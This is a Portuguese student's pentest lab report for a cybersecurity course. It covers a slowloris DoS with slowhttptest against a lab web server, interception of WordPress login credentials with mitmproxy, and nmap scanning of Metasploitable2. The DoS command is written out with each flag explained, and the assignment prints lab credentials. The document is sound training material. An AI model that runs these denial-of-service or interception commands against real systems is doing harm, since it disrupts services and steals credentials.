Instituto do Emprego e Formação Profissional, IP
Centro de Emprego e Formação Profissional do Médio Tejo
Serviço de Formação Profissional de Tomar

CET Cibersegurança

9193 – Análise de Vulnerabilidades - Avançado

Formador: Luis Garcia

Tarefa de Avaliação

PENTEST

Trabalho elaborado por Dina Simões

7 de Junho de 2023

POCH PORTUGAL 2020 UNIÃO EUROPEIA Fundo Social Europeu

Índice

Grupo 1 – DoS

1. Utilize uma VM com Servidor Web. Poderá utilizar a VM comanche1 ou configurar um Debian 11.7 com apache.

2. Efetue um ataque DoS com o slowhttptest.

3. Monitorize o ataque com um sniffer.

4. Guarde um screenshot do comando utilizado no ponto 3.

Laboratório composto por 2 máquinas: a máquina comanche1 e 1 máquina Kali.

A máquina Kali vai fazer um ataque DoS, usando o comando "slowpentest", ao servidor comanche1, onde está alojada uma página web.

1.

Comanche1:

```
root@comanche1:~# ip -br -4 a
lo               UNKNOWN        127.0.0.1/8
ens33            UP             192.168.159.129/24
```

Kali:

```
┌──(kali㉿kali)-[~]
└─$ ip -br -4 a
lo               UNKNOWN        127.0.0.1/8
eth0             UP             192.168.159.136/24
eth1             UP             10.10.10.254/24
```

$ sudo netdiscover

```
5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.159.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.159.2   00:50:56:e4:cd:a5      2     120  VMware, Inc.
192.168.159.129 00:0c:29:9e:9b:77      1      60  VMware, Inc.
192.168.159.254 00:50:56:e5:e4:d4      1      60  VMware, Inc.
```

192.168.159.1 ⇒ IP máq real

192.168.159.2 ⇒ IP gateway (?)

192.168.159.254 ⇒ IP do meu telemóvel que faz de router


192.168.159.136 ⇒ IP kali, máquina atacante

192.168.159.129 ⇒ IP comanche1, máquina alvo

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.159.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 23:32 WEST
Nmap scan report for 192.168.159.129
Host is up (0.0036s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

A porta 80 está aberta, podemos fazer um ataque ao serviço http, usando a ferramenta slowhttptest.


A página web está a funcionar:



2. 3. e 4.

Ataque com a ferramenta slowhttptest e sniffing com comando "tshark".

$ tshark -f "dst 192.168.159.129" ➔ interceta as comunicações que têm como destino a máquina cujo IP é 192.168.159.129



Explicação do comando:

$ slowhttptest -H -c 2000 -g -o report -i 10 -r 300 -t GET -u http://192.168.159.129 -x 24 -p 3

-H ⇒ slowloris, ataque pedidos GET inacabados

-c 2000 ⇒ vamos similar pedidos de 2000 máquinas;

-g ⇒ vamos gravar, queremos estatística com gráfico

-o report ⇒ vai fazer o output e vai gravar num ficheiro chamado report

-i 10 ⇒ a cada 10 segundos


-r 300 ⇒ 300 ligações por segundo

-t GET ⇒ vamos fazer pedidos GET, precisa de resposta do alvo, ou seja, sobrecarrega o alvo

-u http://192.168.159.129 ⇒ endereço IP do alvo

-x 24 ⇒ 24 bits, tamanho da informação enviada

-p 3 ⇒ quanto tempo espero pela resposta



Na janela do tshark vemos milhares de pedidos GET com destino ao IP alvo.


```
kali@kali: ~
File  Actions  Edit  View  Help
 6511 10.618454689 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41298 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382343 TSecr=0 WS=128
 6512 10.647007283 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41300 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382371 TSecr=0 WS=128
 6513 10.647190754 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41304 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382371 TSecr=0 WS=128
 6514 10.647246330 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41316 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382372 TSecr=0 WS=128
 6515 10.647294117 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41332 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382372 TSecr=0 WS=128
 6516 10.647399536 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41344 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382372 TSecr=0 WS=128
 6517 10.647511456 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41350 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382372 TSecr=0 WS=128
 6518 10.647622019 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41366 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382372 TSecr=0 WS=128
 6519 10.647686612 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41382 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382372 TSecr=0 WS=128
 6520 10.678745871 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41392 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382403 TSecr=0 WS=128
 6521 10.678903093 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41394 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382403 TSecr=0 WS=128
 6522 10.678949924 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41402 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382403 TSecr=0 WS=128
 6523 10.678987508 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41414 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382403 TSecr=0 WS=128
 6524 10.679033230 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41424 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382403 TSecr=0 WS=128
 6525 10.679066446 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41430 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382403 TSecr=0 WS=128
 6526 10.710885155 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41442 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382435 TSecr=0 WS=128
 6527 10.711092347 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41452 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382435 TSecr=0 WS=128
 6528 10.711150649 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41456 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382435 TSecr=0 WS=128
 6529 10.711202180 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41460 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382435 TSecr=0 WS=128
 6530 10.711248628 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41466 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382436 TSecr=0 WS=128
 6531 10.711308923 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41476 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382436 TSecr=0 WS=128
 6532 10.711360005 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41488 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382436 TSecr=0 WS=128
 6533 10.742807315 192.168.159.136 → 192.168.159.129 TCP 74 [TCP Retransmission] [TCP Port numbers reused] 41498 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
CK_PERM TSval=4290382467 TSecr=0 WS=128
```

Abrir uma página html com o relatório:

```
┌──(kali㉿kali)-[~]
└─$ firefox report.html
```

Test parameters

Test type	SLOW HEADERS
Number of connections	2000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	300
Timeout for probe connection	3
Target test duration	240 seconds
Using proxy	no proxy



Grupo 2 – MitM

1. Aceda ao site theg00dpirate.worpress.com/wp-admin.

2. Utilize como credenciais o username theg00dpirate@protonmail.com e a password th3g00dp1r@t3.

3. Instale o MitMProxy no Kali e efetue um ataque que permita intercetar as credenciais utilizadas.

4. Guarde um screenshot do comando utilizado no ponto 3.


Laboratório composto por 2 máquinas: 1 máquina Win10 e 1 máquina Kali.


A máquina Kali vai fazer de MitM entre a máquina Win10 e o servidor web.

Tenho ambas as máquinas com duas placas de rede. Nas duas máquinas, a placa eth0 está em NAT e a placa eth1 está em VMnet10.

3.


Download do certificado para "validar" o nosso mitmproxy como fidedigno.






4.

Comando usado na kali para ativar a máquina atacante como proxy:




Comando para ter interface gráfica:




1. e 2.

Acesso ao site theg00dpirate.worpress.com/wp-admin e inserção das credenciais:

Download do certificado para "validar" o nosso mitmproxy como fidedigno.



Obtenção dos resultados esperados: os dados de acesso ao site encriptado (em HTTPS).



As credenciais de acesso foram encontradas:

Grupo 3 – Metasploit

1. Utilize a VM metasploitable e efetue a fase 1 do Ethical Hacking.
2. Guarde um screenshot do comando utilizado no ponto 1.
3. Efetue a fase 2 do Ethical Hacking, com recolha de informação relativa ao software utilizado.
4. Guarde um screenshot do comando utilizado no ponto 3.
5. Utilize o metasploit e explore uma vulnerabilidade a seu gosto.
6. Guarde os screenshot que julgar necessários dos comandos utilizados no ponto 5.

Laboratório composto por 2 máquinas: a máquina Metasploit2 - Linux e a máquina Kali.

Tenho ambas as máquinas com duas placas de rede. Nas duas máquinas, a placa eth0 está em NAT e a placa eth1 está em VMnet10.


1. e 2.

Fase 1 do Ethical Hacking: Reconhecimento


$ - representa comando a ser inserido


$ sudo netdiscover ➔ mostra MACs e IPs das máquinas na mesma rede, faz o reconhecimento à rede.

Kali:



Metasploit2:





192.168.159.136 ⇒ IP kali, máquina atacante

192.168.159.130 ⇒ IP Metasploitable2, máquina alvo

192.168.159.1 ⇒ IP máq real

192.168.159.2 ⇒ IP gateway (?)

192.168.159.254 ⇒ IP do meu telemóvel que faz de router

3. e 4.

Fase 2 do Ethical Hacking: Scanning

$ sudo nmap -sS 192.168.159.130


nmap ⇒ mostra os ports abertos, serviços que estão a funcionar na máquina do IP inserido

-sS ⇒ scan SYN, apenas envia SYN e não precisa de resposta (não há 3 handshake)

192.168.159.130 ⇒ IP da máquina à qual estamos a fazer o scanning, máquina alvo

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.159.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 11:09 WEST
Nmap scan report for 192.168.159.130
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:F6:BC:75 (VMware)
```

Visualização do website que está no servidor, na nossa máquina alvo:

